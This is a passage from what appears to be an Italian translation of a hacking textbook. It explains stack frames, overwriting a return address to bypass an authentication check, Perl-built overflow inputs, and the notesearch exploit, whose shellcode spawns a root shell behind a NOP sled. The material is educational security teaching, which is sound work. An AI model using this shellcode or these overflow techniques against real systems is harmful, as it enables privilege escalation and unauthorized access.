0xbffff830:     0x00000000      0xb7ff9300      0xb7eafded      0xb8000ff4
0xbffff840:     0x00000002      0x08048350      0x00000000      0x08048371
0xbffff850:     0x08048474      0x00000002      0xbffff874      0x08048510
(gdb)
```

Inseriamo il primo breakpoint dopo la chiamata a `check_authentication()`, in `main()`. A questo punto il registro ESP del puntatore allo stack vale 0xbffff7e0, e viene visualizzata la cima dello stack. Questo è tutto parte del frame di `main()`. Continuando al successivo breakpoint, dentro `check_authentication()`, si vede che l'ESP ha un valore inferiore perché risale la memoria per far spazio al frame di `check_authentication()` (in grassetto), che ora si trova sulla cima dello stack. Dopo aver trovato gli indirizzi delle variabili auth_flag (1) e password_buffer (2), è facile individuarle nel frame dello stack.

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9           strcpy(password_buffer, password);
(gdb) i r esp
esp           0xbffff7a0     0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      10x00000000
0xbffff7c0:    20xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8      0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
```

```
0xbffff7f0:     0x00000002     0xbffff874     0xbffff880     0xb8001898
0xbffff800:     0x00000000     0x00000001     0x00000001     0x00000000
0xbffff810:     0xb7fd6ff4     0xb8000ce0     0x00000000     0xbffff848
(gdb) p 0xbffff7e0 - 0xbffff7a0
$1 = 64
(gdb) x/s password_buffer
0xbffff7c0:     "?o??\200????????o???G??\020\205\004\b?????\204\004\b????\
020\205\004\bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb)
```

Arrivando al secondo breakpoint all'interno di `check_authentication()`, un nuovo frame (in grassetto) viene inserito nello stack all'atto della chiamata della funzione. Dato che lo stack cresce verso indirizzi di memoria più bassi, il puntatore allo stack ora si trova a 64 byte meno di prima, all'indirizzo 0xbffff7a0. La dimensione e la struttura di un frame può variare di molto, a seconda della funzione e delle ottimizzazioni operate dal compilatore. Per esempio, i primi 24 byte di questo frame sono solo spaziatura inserita dal compilatore. Le variabili locali auth_ flag e password_buffer vengono visualizzate con i rispettivi indirizzi nel frame dello stack; la variabile auth_flag (❶) all'indirizzo 0xbffff7bc e i 16 byte del buffer per le password (❷) all'indirizzo 0xbffff7c0.

Il frame dello stack contiene ben più che variabili e riempimento. Gli elementi di `check_authentication()` sono mostrati di seguito. La memoria riservata alle variabili locali è mostrata in corsivo. Essa parte dalla variabile auth_flag all'indirizzo 0xbffff7bc e continua fino alla fine della variabile di 16-byte password_buffer. I pochi valori che seguono sono riempimento messo dal compilatore, più un'entità di nome SFP

(Saved Frame Pointer). Se il programma viene compilato con l'opzione -fomit-frame-pointer per ottimizzazione, il puntatore a frame non viene inserito nel frame dello stack. All'indirizzo ❸ il valore 0x080484bb è l'indirizzo di ritorno del frame e al punto ❹ l'indirizzo 0xbffffe9b7 è un puntatore a una stringa contenente 30 "A". Questo dev'essere l'argomento della funzione `check_authentication()`.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000     0x08049744     0xbffff7b8     0x080482d9
0xbffff7b0:     0xb7f9f729     0xb7fd6ff4     0xbffff7e8     0x00000000
0xbffff7c0:     0xb7fd6ff4     0xbffff880     0xbffff7e8     0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0     0x08048510     0xbffff7e8    ❸0x080484bb
0xbffff7e0:    ❹0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002     0xbffff874     0xbffff880     0xb8001898
0xbffff800:     0x00000000     0x00000001     0x00000001     0x00000000
0xbffff810:     0xb7fd6ff4     0xb8000ce0     0x00000000     0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
0xbffff9bf:     0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
0xbffff9c7:     0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
0xbffff9cf:     0x41     0x41     0x41     0x41     0x41     0x41     0x00     0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:     'A' <repeats 30 times>
(gdb)
```

L'indirizzo di ritorno può essere trovato all'interno del frame a patto di conoscere il principio con cui viene creato un frame dello stack. Questo processo comincia nella la funzione `main()` ancora prima che essa venga chiamata.

```
(gdb) disass main
Dump of assembler code for function main:
```

```
0x08048474 <main+0>:   push  ebp
0x08048475 <main+1>:   mov   ebp,esp
0x08048477 <main+3>:   sub   esp,0x8
0x0804847a <main+6>:   and   esp,0xfffffff0
0x0804847d <main+9>:   mov   eax,0x0
0x08048482 <main+14>:  sub   esp,eax
0x08048484 <main+16>:  cmp   DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:  jg    0x80484ab <main+55>
0x0804848a <main+22>:  mov   eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:  mov   eax,DWORD PTR [eax]
0x0804848f <main+27>:  mov   DWORD PTR [esp+4],eax
0x08048493 <main+31>:  mov   DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:  call  0x804831c <printf@plt>
0x0804849f <main+43>:  mov   DWORD PTR [esp],0x0
0x080484a6 <main+50>:  call  0x804833c <exit@plt>
0x080484ab <main+55>:  mov   eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:  add   eax,0x4
0x080484b1 <main+61>:  mov   eax,DWORD PTR [eax]
0x080484b3 <main+63>:  mov   DWORD PTR [esp],eax
0x080484b6 <main+66>:  call  0x8048414 <check_authentication>
0x080484bb <main+71>:  test  eax,eax
0x080484bd <main+73>:  je    0x80484e5 <main+113>
0x080484bf <main+75>:  mov   DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:  call  0x804831c <printf@plt>
0x080484cb <main+87>:  mov   DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:  call  0x804831c <printf@plt>
0x080484d7 <main+99>:  mov   DWORD PTR [esp],0x8048630
0x080484de <main+106>: call  0x804831c <printf@plt>
0x080484e3 <main+111>: jmp   0x80484f1 <main+125>
0x080484e5 <main+113>: mov   DWORD PTR [esp],0x804864d
0x080484ec <main+120>: call  0x804831c <printf@plt>
0x080484f1 <main+125>: leave
0x080484f2 <main+126>: ret
End of assembler dump.
(gdb)
```

Notate le due righe in grassetto nel codice precedente. A questo punto, il registro EAX contiene un puntatore al primo argomento della riga di comando. Questo è anche l'argomento della funzione `check_authentication()`. Questa prima istruzione assembly scrive l'EAX nella locazione puntata dall'ESP (la cima dello stack). Così inizia il frame di `check_authentication()`: con l'argomento della funzione. La seconda istruzione è la chiamata vera e propria, inserisce l'indirizzo della successiva istruzione nello stack e sposta l'EIP all'inizio della funzione `check_authentication()`. L'indirizzo inserito nello stack è l'indirizzo di ritorno del frame. In questo caso, l'indirizzo dell'istruzione successiva è 0x080484bb, che è anche l'indirizzo di ritorno.

```
(gdb) disass check_authentication
Dump of assembler code for function check_authentication:
0x08048414 <check_authentication+0>: push ebp
0x08048415 <check_authentication+1>: mov ebp,esp
0x08048417 <check_authentication+3>: sub esp,0x38

...

0x08048472 <check_authentication+94>: leave
0x08048473 <check_authentication+95>: ret
End of assembler dump.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4
$4 = 64
(gdb)
```

L'esecuzione continua nella funzione `check_ authentication()`, dato che l'EIP è stato modificato, e le prime istruzioni (in grassetto) finiscono di riservare la memoria per

il frame. Queste istruzioni sono note con il nome di *prologo della funzione*. Le prime due istruzioni riguardano il puntatore a frame salvato, la terza sottrae 0x38 dal registro ESP. In questo modo vengono riservati 56 byte per le variabili locali della funzione. L'indirizzo di ritorno e il puntatore a frame salvato sono già stati inseriti nello stack e occupano altri 8 byte del frame di 64 byte.

Quando la funzione termina, le istruzioni leave e ret rimuovono il frame e reimpostano il registro EIP al valore che era stato salvato in esso (❶). Questo ha l'effetto di riportare l'esecuzione del programma a `main()` appena dopo la chiamata della funzione all'indirizzo 0x080484bb. Tutto questo meccanismo si innesca ogni volta che un programma richiama una funzione.

```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8     ❶0x080484bb
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Breakpoint 3, check_authentication (password=0xbffff9b7 'A' <repeats 30 times>)
    at auth_overflow2.c:16
16          return auth_flag;
(gdb) x/32xw $esp
0xbffff7a0:     0xbffff7c0      0x080485dc      0xbffff7b8      0x080482d9
```

```
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7d0:     0x41414141      0x41414141      0x41414141      ❷0x08004141
0xbffff7e0:     0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Se si sovrascrivono alcuni dei byte dove è memorizzato l'indirizzo di ritorno, il programma cercherà di utilizzare il nuovo valore per ripristinare il flusso di esecuzione. Questo generalmente provoca un crash, perché di solito l'esecuzione finisce a una locazione casuale. Ma impostando questo valore ad arte, controllando il modo in cui viene sovrascritto l'indirizzo, l'esecuzione può saltare a una locazione arbitraria. Il problema è dove dirgli di andare...

0x330 Esperimenti con la shell BASH

Dato che l'arte dell'hacking riguarda in gran parte attività legate a exploit e sperimentazione, la capacità di sperimentare rapidamente cose molto diverse è vitale. La shell BASH e il Perl sono diffusi sulla maggior parte dei sistemi e sono tutto quel che serve per sperimentare questa tecnica.

Il *Perl* è un linguaggio di programmazione interpretato, con un comando print che, si dà il caso, è particolarmente abile nel generare lunghissime sequenze di caratteri. Il Perl può essere utilizzato per eseguire istruzioni sulla riga di comando come questa, utilizzando lo switch -e:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

Questo comando chiede a perl di eseguire la parte tra apici singoli, in questo caso il comando print “A” x 20; - e stampare il carattere A per 20 volte.

Qualsiasi carattere, anche quelli non stampabili, può essere generato da print utilizzando la sintassi \ x##, dove ## è il codice esadecimale del carattere. Nell’esempio seguente stampiamo il carattere A usandone la notazione esadecimale (0x41).

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

In aggiunta, perl è in grado di concatenare le stringhe con l’operatore punto (.).

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\
x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

È possibile eseguire un intero comando di shell come se fosse una funzione, per poi usarne l’output. Questo avviene racchiudendo il comando tra parentesi e facendolo precedere dal segno di dollaro. Ecco due esempi:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

In ciascun caso, l'output del comando tra parentesi viene sostituito al comando stesso e di conseguenza viene eseguito il comando uname. Questa stessa sostituzione avviene con gli accenti gravi (`). Potete usare la sintassi che trovate più naturale; tuttavia, la sintassi tra parentesi sembra risultare più leggibile per i neofiti.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

La sostituzione dei comandi e Perl possono essere combinati per generare velocemente dei buffer overflow. Per esempio, con questa tecnica si può facilmente testare il programma overflow_example.c con buffer di lunghezze precise.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x30')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 30 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains'AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAAA'
```

```
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0xbffff7f4 - 0xbffff7e0
$1 = 20
(gdb) quit
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 .
"ABCD"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAAABCD'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAABCD'
[AFTER] value is at 0xbffff7f4 and is 1145258561 (0x44434241)
reader@hacking:~/booksrc $
```

Nell’output precedente, usiamo GDB come una calcolatrice esadecimale per ottenere la distanza tra buffer_two (0xbfffff7e0) e la variabile value (0xbffff7f4), che è di 20 byte. Usando questa distanza, sovrascriviamo la variabile value col valore esatto 0x44434241, dato che i caratteri A, B, C e D hanno valori esadecimali di 0x41, 0x42, 0x43 e 0x44, rispettivamente. Il primo carattere è quello meno significativo, a causa dell’architettura little-endian. Questo significa che, se si vuole inserire nella variabile qualcosa come 0xdeadbeef, bisogna scrivere i byte costituenti nell’ordine inverso.

```
reader@hacking:~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "\
xef\xbe\xad\xde"')
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)
```

```
[STRCPY] copying 24 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains 'AAAAAAAAAAAAAAAAAAAA??'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAA??'
[AFTER] value is at 0xbffff7f4 and is -559038737 (0xdeadbeef)
reader@hacking:~/booksrc $
```

Questa tecnica può essere applicata per sovrascrivere l'indirizzo di ritorno del programma auth_overflow2.c e inserire un valore esatto. Nell'esempio seguente, sovrascriviamo l'indirizzo di ritorno con un indirizzo diverso all'interno di `main()`.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./auth_overflow2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:   push  ebp
0x08048475 <main+1>:   mov   ebp,esp
0x08048477 <main+3>:   sub   esp,0x8
0x0804847a <main+6>:   and   esp,0xfffffff0
0x0804847d <main+9>:   mov   eax,0x0
0x08048482 <main+14>:  sub   esp,eax
0x08048484 <main+16>:  cmp   DWORD PTR [ebp+8],0x1
0x08048488 <main+20>:  jg    0x80484ab <main+55>
0x0804848a <main+22>:  mov   eax,DWORD PTR [ebp+12]
0x0804848d <main+25>:  mov   eax,DWORD PTR [eax]
0x0804848f <main+27>:  mov   DWORD PTR [esp+4],eax
0x08048493 <main+31>:  mov   DWORD PTR [esp],0x80485e5
0x0804849a <main+38>:  call  0x804831c <printf@plt>
0x0804849f <main+43>:  mov   DWORD PTR [esp],0x0
0x080484a6 <main+50>:  call  0x804833c <exit@plt>
0x080484ab <main+55>:  mov   eax,DWORD PTR [ebp+12]
0x080484ae <main+58>:  add   eax,0x4
```

```
0x080484b1 <main+61>:  mov    eax,DWORD PTR [eax]
0x080484b3 <main+63>:  mov    DWORD PTR [esp],eax
0x080484b6 <main+66>:  call   0x8048414 <check_authentication>
0x080484bb <main+71>:  test   eax,eax
0x080484bd <main+73>:  je     0x80484e5 <main+113>
0x080484bf <main+75>:  mov    DWORD PTR [esp],0x80485fb
0x080484c6 <main+82>:  call   0x804831c <printf@plt>
0x080484cb <main+87>:  mov    DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:  call   0x804831c <printf@plt>
0x080484d7 <main+99>:  mov    DWORD PTR [esp],0x8048630
0x080484de <main+106>: call   0x804831c <printf@plt>
0x080484e3 <main+111>: jmp    0x80484f1 <main+125>
0x080484e5 <main+113>: mov    DWORD PTR [esp],0x804864d
0x080484ec <main+120>: call   0x804831c <printf@plt>
0x080484f1 <main+125>: leave
0x080484f2 <main+126>: ret
End of assembler dump.
(gdb)
```

La parte di codice in grassetto contiene le istruzioni che visualizzano il messaggio *Access Granted*. Questa sezione inizia all'indirizzo 0x080484bf, così, se l'indirizzo di ritorno viene impostato a questo valore, questo blocco di istruzioni va in esecuzione. La distanza esatta tra l'indirizzo di ritorno e l'inizio del password_buffer può cambiare a causa di differenze tra i compilatori o diversi flag di ottimizzazione. Finché l'inizio del buffer è allineato con le DWORD nello stack, questa variazione può essere neutralizzata semplicemente ripetendo l'indirizzo di ritorno molte volte. In questo modo, almeno una delle istanze sovrascriverà l'indirizzo di ritorno, anche se si trova poco più in là per via delle ottimizzazioni del compilatore.

```
reader@hacking:~/booksrc $ ./auth_overflow2 $(perl -e 'print "\xbd\x84\x04\
```

```
x08"x10')

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Nell’esempio precedente, l’indirizzo 0x080484bd viene ripetuto 10 volte per assicurarsi che l’indirizzo di ritorno venga sovrascritto. Quando la funzione `check_authentication()` ritorna, l’esecuzione salta direttamente al nuovo indirizzo invece di tornare all’istruzione chiamante. Questo ci consente un miglior controllo; tuttavia siamo sempre limitati a usare istruzioni già esistenti nel programma originale.

Il programma notesearch è vulnerabile a un buffer overflow sulla riga riportata in grassetto di seguito.

```
int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // Descrittore file
   char searchstring[100];

   if(argc > 1)                        // Se c'è un arg
      strcpy(searchstring, argv[1]); // allora è la stringa di ricerca;
   else                                // altrimenti,
      searchstring[0] = 0;             // la stringa di ricerca è vuota.
```

L’exploit di notesearch usa una tecnica simile per generare un overflow in un buffer che sovrascrive l’indirizzo di ritorno. Inoltre, inietta alcune istruzioni in memoria e imposta l’indirizzo di ritorno in modo che vengano eseguite. Queste istruzioni sono dette *shellcode*,

o *codice shell*, e indicano al programma di ripristinare i privilegi e aprire una nuova shell – cosa particolarmente critica per il programma notesearch, perché è suid root (cioè gira coi privilegi di root). Dovendo ricevere connessioni da diversi utenti, il programma è eseguito con privilegi più alti in modo da avere accesso al proprio file di dati, ma la logica del programma evita che l'utente usi tali privilegi per altro che non sia accedere al file (quantomeno nelle intenzioni del programmatore).

Tuttavia, se nuove istruzioni possono essere iniettate in memoria e l'esecuzione controllata con un buffer overflow, la logica del programma non ha più senso. Questa tecnica permette di far fare ai programmi cose per cui non sono stati programmati, mentre hanno privilegi di sistema elevati. Questa è la combinazione pericolosa che consente all'exploit di notesearch di ottenere una shell di root.

Esaminiamo l'exploit più in dettaglio.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1      #include <stdio.h>
2      #include <stdlib.h>
3      #include <string.h>
4      char shellcode[]=
5      "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6      "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7      "\xe1\xcd\x80";
8
9      int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
```

```
11         char *command, *buffer;
12
13         command = (char *) malloc(200);
14         bzero(command, 200); // Azzera la nuova memoria.
15
16         strcpy(command, "./notesearch \'"); // Inizia buffer comando.
17         buffer = command + strlen(command); // Imposta il buffer alla
                                               // fine.
18
19         if(argc > 1) // Set offset.
20            offset = atoi(argv[1]);
(gdb)
21
22      ret = (unsigned int) &i - offset; // Imposta indirizzo di
                                          // ritorno.
23
24      for(i=0; i < 160; i+=4) // Riempie il buffer con l'indirizzo di
                                // ritorno.
25         *((unsigned int *)(buffer+i)) = ret;
26      memset(buffer, 0x90, 60); // Crea NOP sled.
27      memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29      strcat(command, "\'");
30
(gdb) break 26
Breakpoint 1 at 0x80485fa: file exploit_notesearch.c, line 26.
(gdb) break 27
Breakpoint 2 at 0x8048615: file exploit_notesearch.c, line 27.
(gdb) break 28
Breakpoint 3 at 0x8048633: file exploit_notesearch.c, line 28.
(gdb)
```

L'exploit notesearch genera un buffer nelle righe dalla 24 alla 27 (in grassetto). La prima parte è un ciclo for che riempe il buffer con un indirizzo di 4 byte contenuto nella variabile

ret. Il ciclo incrementa il contatore i di 4 a ogni iterazione. Questo valore viene aggiunto all’indirizzo del buffer, e l’intera zona viene fatta leggere come un puntatore a un intero senza segno. Questo tipo ha una lunghezza di 4 byte, perciò, quando l’area viene dereferenziata, l’intero valore di 4 byte contenuto in ret viene scritto.

```
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:26
26        memset(buffer, 0x90, 60); // Crea NOP sled
(gdb) x/40x buffer
0x804a016:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a026:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a036:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a046:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a056:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a066:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a076:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a086:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a096:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a0a6:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
(gdb) x/s command
0x804a008:     "./notesearch '¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ
¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿ ¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶
ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Al primo breakpoint, il puntatore al buffer mostra il risultato del ciclo for. È evidente la relazione tra il puntatore al comando e quello al buffer. L’istruzione successiva è una chiamata di `memset()`, che parte dall’inizio del buffer e imposta 60 byte in memoria al valore 0x90.

```
(gdb) cont
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:27
27      memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
(gdb) x/40x buffer
0x804a016:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a026:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a036:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a046:     0x90909090     0x90909090     0x90909090     0xbffff6f6
0x804a056:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a066:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a076:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a086:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a096:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a0a6:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
(gdb) x/s command
0x804a008:     "./notesearch '", '\220' <repeats 60 times>, "¶ûÿ¿¶ûÿ¿¶ûÿ
¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿ ¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿
¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Infine, la chiamata di `memcpy()` copia i byte dello shellcode in buffer+60.

```
(gdb) cont
Continuing.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit_notesearch.c:29
29        strcat(command, "\'");
(gdb) x/40x buffer
0x804a016:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a026:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a036:     0x90909090     0x90909090     0x90909090     0x90909090
0x804a046:     0x90909090     0x90909090     0x90909090     0x3158466a
0x804a056:     0xcdc931db     0x2f685180     0x6868732f     0x6e69622f
```

```
0x804a066:     0x5351e389     0xb099e189     0xbf80cd0b     0xbffff6f6
0x804a076:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a086:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a096:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
0x804a0a6:     0xbffff6f6     0xbffff6f6     0xbffff6f6     0xbffff6f6
(gdb) x/s command
0x804a008:     "./notesearch '", '\220' <repeats 60 times>,
"1À1Û1É\231°¤Í\200j\vXQh//shh/bin\211ãQ\211âS\211áÍ\ 200¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶û
ÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿¶ûÿ¿"
(gdb)
```

Ora il buffer contiene il blocco di shellcode che ci serve, ed è sufficientemente lungo per sovrascrivere l’indirizzo di ritorno. La difficoltà di trovare la posizione esatta dell’indirizzo di ritorno è azzerata mediante la tecnica della ripetizione multipla. Ma questo indirizzo di ritorno deve puntare allo shellcode contenuto all’interno dello stesso buffer. Questo significa che l’indirizzo dev’essere noto già in precedenza, addirittura prima che esso venga allocato in memoria. È una previsione molto difficile da fare, soprattutto in presenza di stack che variano dinamicamente. Fortunatamente esiste un’altra tecnica di hacking, detta *NOP sled*, che può assisterci in questo compito. NOP è un’istruzione assembly – abbreviazione di *NO Operation*; è un’istruzione lunga un byte che non fa assolutamente nulla. Queste istruzioni vengono solitamente impiegate per *sprecare a vuoto* cicli di calcolo, per scopi di temporizzazione e sincronizzazione, e sono assolutamente indispensabili nell’architettura Sparc a causa della sua pipeline molto rigida. In questo caso, le istruzioni NOP verranno usate per uno scopo ben diverso: come fattore di correzione. Creiamo un grande array (che fungerà da “scivolo”) di istruzioni NOP e lo piazziamo prima dello shellcode; in questo modo, se il registro EIP punta all’indirizzo di una qualsiasi delle istruzioni NOP, l’esecuzione scivolerà fino a raggiungere lo shellcode.

Questo fa sì che, fintanto che l'indirizzo di ritorno viene impostato su una qualsiasi delle istruzioni NOP dello scivolo, lo shellcode verrà eseguito correttamente. Nell'architettura x86, l'istruzione NOP equivale al byte esadecimale 0x90, così il buffer di exploit avrà l'aspetto seguente.

NOP sled	Codice shell	Indirizzo di ritorno ripetuto

Anche con il metodo del NOP sled, è comunque necessario prevedere approssimativamente la posizione del buffer in memoria. Un metodo per far questo consiste nell'usare la posizione di uno stack vicino come riferimento. Sottraendo un certo offset da questa posizione, si riesce a ottenere l'indirizzo relativo di qualsiasi variabile.

Da exploit_notesearch.c

```
unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
   bzero(command, 200); // Azzera la nuova memoria.

   strcpy(command, "./notesearch \'"); // Inizia buffer comando.
   buffer = command + strlen(command); // Imposta buffer alla fine.

   if(argc > 1) // Set offset.
      offset = atoi(argv[1]);
```

```
ret = (unsigned int) &i - offset; // Set return address.
```

Nell’exploit notesearch, l’indirizzo della variabile i nel frame della funzione `main()` viene usato come punto di riferimento. Da questo indirizzo viene sottratto un offset; il risultato è l’indirizzo di ritorno. L’offset di 270 byte è stato calcolato precedentemente, ma come?

